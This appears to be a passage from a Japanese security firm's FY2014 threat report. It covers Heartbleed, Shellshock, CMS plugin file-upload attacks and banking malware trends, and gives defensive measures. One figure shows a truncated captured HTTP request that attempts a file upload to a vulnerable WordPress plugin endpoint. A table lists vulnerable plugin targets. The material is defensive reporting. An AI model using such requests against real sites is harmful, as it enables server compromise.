
Figure 11 Changes in the number of severe incidents related to attacks from the Internet

Figure 12 shows a breakdown of the severe incidents that occurred from the Internet, and Table 5 shows the major public host vulnerabilities disclosed in FY2014.


In FY2014, middleware vulnerabilities were disclosed one after another, and attacks that exploited the vulnerabilities externally (colored in Table 5) were discovered continually. Until FY2013, the main target of attacks was Web application vulnerabilities, and some middleware, such as ApacheStruts, only was targeted.

However, as middleware in which vulnerabilities were disclosed in FY2014 was used in multiple services or products, those attacks were characterized by a wider area of influence with diversified targets, with difficulties in implementing countermeasures throughout.

This type of vulnerability will also be disclosed in FY2015 and onward. So far, attacks from the Internet have focused on Web applications, but in the future, they will target all devices using such middleware on a network, as well as Web applications.



a. FY2013



b. FY2014

Figure 12 Breakdown of severe incidents related to attacks from the Internet

Table 5 Major public host vulnerabilities disclosed in 2014

Vulnerability	JSOC detection	Main detection period
Code execution vulnerability in Apache Struts ⁸ (S2-020, S2-021, S2-022)	After the disclosure of a vulnerability verification code, attacking traffic that exploits a host was detected. Currently, almost no attacking traffic or successful attack is being reported.	April to May 2014 * Figure 11 [2]
Information leakage vulnerability (Heartbleed) in the OpenSSL Heartbeat extension ⁹	After the disclosure of the vulnerability, attacking traffic that checks for the existence of the vulnerability has been detected. Still, it is confirmed that there are vulnerable hosts.	Still continuing from April 2014 * Figure 11-[3]
ChangeCipherSpec (CCS) message handling vulnerability ¹⁰ in OpenSSL	After the disclosure of the vulnerability, attacking traffic that checks for the existence of the vulnerability was detected. At first, after the disclosure of the vulnerability, it was confirmed that there were vulnerable hosts.	July 2014
Encrypted data decryption vulnerability in the SSLv3 protocol ¹¹ (POODLE)	No attacking traffic has been detected.	
Vulnerability in an SSL/TLS implementation ¹² (FREAK)	No attacking traffic has been detected.	
Code execution vulnerability in GNU Bash ¹³ (Shellshock)	After the disclosure of the vulnerability, attacking traffic that checks for the existence of the vulnerability or that exploits hosts has been and is still being detected. At first, after the disclosure of the vulnerability, it was confirmed that there were vulnerable hosts.	Still continuing from the end of September 2014 * Figure 11-[4]
File upload attempts that exploit vulnerabilities in various content management systems (CMSs)	Attacking traffic that exploits a vulnerability in a CMS or plugin for which an extended time elapsed since it was released has been detected. No successful attack has been reported.	Increased during 2014 and still continuing

* This JSOC detection report is based on information as of March 31, 2015.

⁸ Apache Struts 2 vulnerability affecting Apache Struts 1 for which support was discontinued
http://www.lac.co.jp/security/alert/2014/04/24_alert_01.html

⁹ TLS heartbeat read overrun (CVE-2014-0160)
https://www.openssl.org/news/secadv_20140407.txt

¹⁰ JVN#61247051 ChangeCipherSpec message handling vulnerability in OpenSSL
<https://jvn.jp/jp/JVN61247051/>

¹¹ JVN#98283300 Encrypted data decryption vulnerability in the SSLv3 protocol (POODLE attack)
<https://jvn.jp/vu/JVN#98283300/>

¹² JVN#99125992 Issue that an export-grade RSA key is accepted by an SSL/TLS implementation (FREAK attack)
<https://jvn.jp/vu/JVN#99125992/>

¹³ JVNDB-2014-004410 Arbitrary code execution vulnerability in GNU bash
<http://jvndb.jvn.jp/ja/contents/2014/JVNDB-2014-004410.html>

2.2 Attacks (Heartbleed) that exploit a vulnerability in the OpenSSL Heartbeat extension

Figure 13 shows the number of Heartbleed attacks detected and the trend of the number of severe incidents.

Since the OpenSSL Heartbeat extension vulnerability was disclosed, JSOC has detected many attacking traffic instances that check for the existence of the vulnerability or exploits the vulnerability. Immediately after the disclosure of the vulnerability in April 2014, the number of Heartbleed attack detections explosively increased, but it decreased gradually since May 2014. However, as described in "2.2 Analysis of severe incidents" of Section 1 (page 5), even now, vulnerable hosts are still being found.

In addition to those against traffic over the SSL/TLS service (443/TCP), Heartbleed attacks against OpenSSL-based encrypted traffic such as IMAP over SSL/TLS (993/TCP) have also been found. Some actual cases led to a severe incident, as a vulnerable OpenSSL was used in some email appliance products.




Figure 13 Number of Heartbleed attacks and changes in the number of severe incidents

2.3 Attacks (Shellshock) that exploit a code execution vulnerability in GNU bash

Figure 14 shows the number of Shellshock attacks and changes in the number of severe incidents.

Since the disclosure of the code execution vulnerability in GNU bash, JSOC has continually and frequently detected many attacking traffic instances that either checks for the existence of the vulnerability or exploits the vulnerability. There is no indication of the end of such attacking traffic. Since the disclosure of this vulnerability, there had been multiple severe incidents for which it was confirmed that the targeted hosts returned a vulnerable response to Shellshock, but this ended at the end of FY2014.

There are daily changes in the trend of Shellshock detection. At first, after the disclosure of the vulnerability, most Shellshock attacks were against public Web servers, and its targets have been gradually changing to non-Web server services that often have no implementation of a countermeasure, as well as those NAS or other similar products (IoT) that are connected to a network.




Figure 14 Number of Shellshock attacks and changes in the number of severe incidents

2.4 Suspicious file upload attempts

In March 2015, multiple websites in Japan were altered, and an image file deemed to be related to Islamic State was displayed. For these incidents, it has been reported that a vulnerability in a plugin for WordPress widely used as a CMS in Japan was exploited¹⁴ (Figure 15).



Figure 15 Image posted on an altered website

The JSOC detection results of FY2014 showed that the number of exploitations of vulnerabilities in a CMS or its plugins and the number of suspicious file upload attempts increased (Figure 16). Table 6 shows the targets of file upload attempts detected by JSOC. For many of these vulnerabilities, an extended time had already elapsed since they were disclosed, and JSOC has detected no successful attack.

If a plugin for a CMS has a vulnerability, the server may be exploited even if the CMS itself is up-to-date. A plugin used in a CMS may be automatically installed when a theme is used, and there may be a plugin that the administrator does not recognize. Plugin modification depends on the creator, so even if a vulnerability is found, it may not be fixed, depending on how often the plugin is updated.

Therefore, it is necessary to keep your CMS up-to-date and to ensure the following measures when a vulnerability is disclosed.

¹⁴ Website alteration by an attacker calling itself Islamic State (ISIS)
<http://www.npa.go.jp/keibi/biki/201503kaizan.pdf>

A measures when a vulnerability is disclosed

- Apply a vulnerability-fixed version or a workaround recommended by the developer.

Operational measures

- Confirm your plugin use policy.
- Manage the utilization of your plugins.
- Check developer announcements, new sites, security information sites, etc., to keep yourself up-to-date.




Figure 16 Changes in the number of severe incidents related to file upload attempts

Table 6 Targets of file upload attempts

Target	Plugin
FCK Editor	
Joomla !	JCE
	jDownloads
WordPress	WP Symposium
	MailPoet Newsletters
	N-Media Website Contact Form with File Upload
	WP All Import

```
POST /wp-content/plugins/wp-symposium/server/php/index.php HTTP/1.1
Host: [REDACTED]
Content-Length: 741
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (windows NT 6.1; rv:34.0) Gecko/20100101 Firefox/34.0
Connection: keep-alive
Content-Type: multipart/form-data; boundary=b66dcdf48ece45c5a331997deb666ae3

--b66dcdf48ece45c5a331997deb666ae3
Content-Disposition: form-data; name="uploader_url"
```

Figure 17 Code example that attempts to upload a suspicious file

3 Trend of severe intra-network incidents

Figure 18 shows the trend of the number of severe intra-network incidents that occurred in FY2014.

The number of severe intra-network incidents in FY2014 decreased compared with FY2013. This is because the number of severe incidents due to many stepping-stone attempts in FY2013 that exploited DNS misconfiguration decreased.






Figure 18 Number of severe intra-network incidents

Figure 19 shows a breakdown of severe intra-network incidents due to virus infection. FY2014 saw an increase in the number of malware codes that targeted Internet banking, including Zeus, Citadel, and Neverquest ([1] in Figure 18). On the other hand, the number of malware programs that targeted terminal configuration information decreased. It is considered that attackers' targets have been shifting from the manipulation of infected terminal configuration information to more direct money theft.



a. FY2013



b. FY2014

Figure 19 Breakdown of severe intra-network incidents due to virus infection (top 15 in number of severe incidents)



In Closing

Much like what word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.

Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

JSOC's hope is to provide our customers with the safety and security they need to conduct their business activities.

JSOC INSIGHT Vol. 8

Authors:

Hironori Miwa, Kazuki Amano, Shotaro Murakami, Yusuke Takai
(alphabetical order)



LAC Co., Ltd.

Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho, Chiyoda-ku, Tokyo 102-0093

Phone: 03-6757-0113 (Sales)

E-MAIL: sales@lac.co.jp

<http://www.lac.co.jp>

LAC is a trademark of LAC Co., Ltd. JSOC is a registered trademark of LAC Co., Ltd. Other product names and company names are the trademarks or registered trademarks of their respective companies.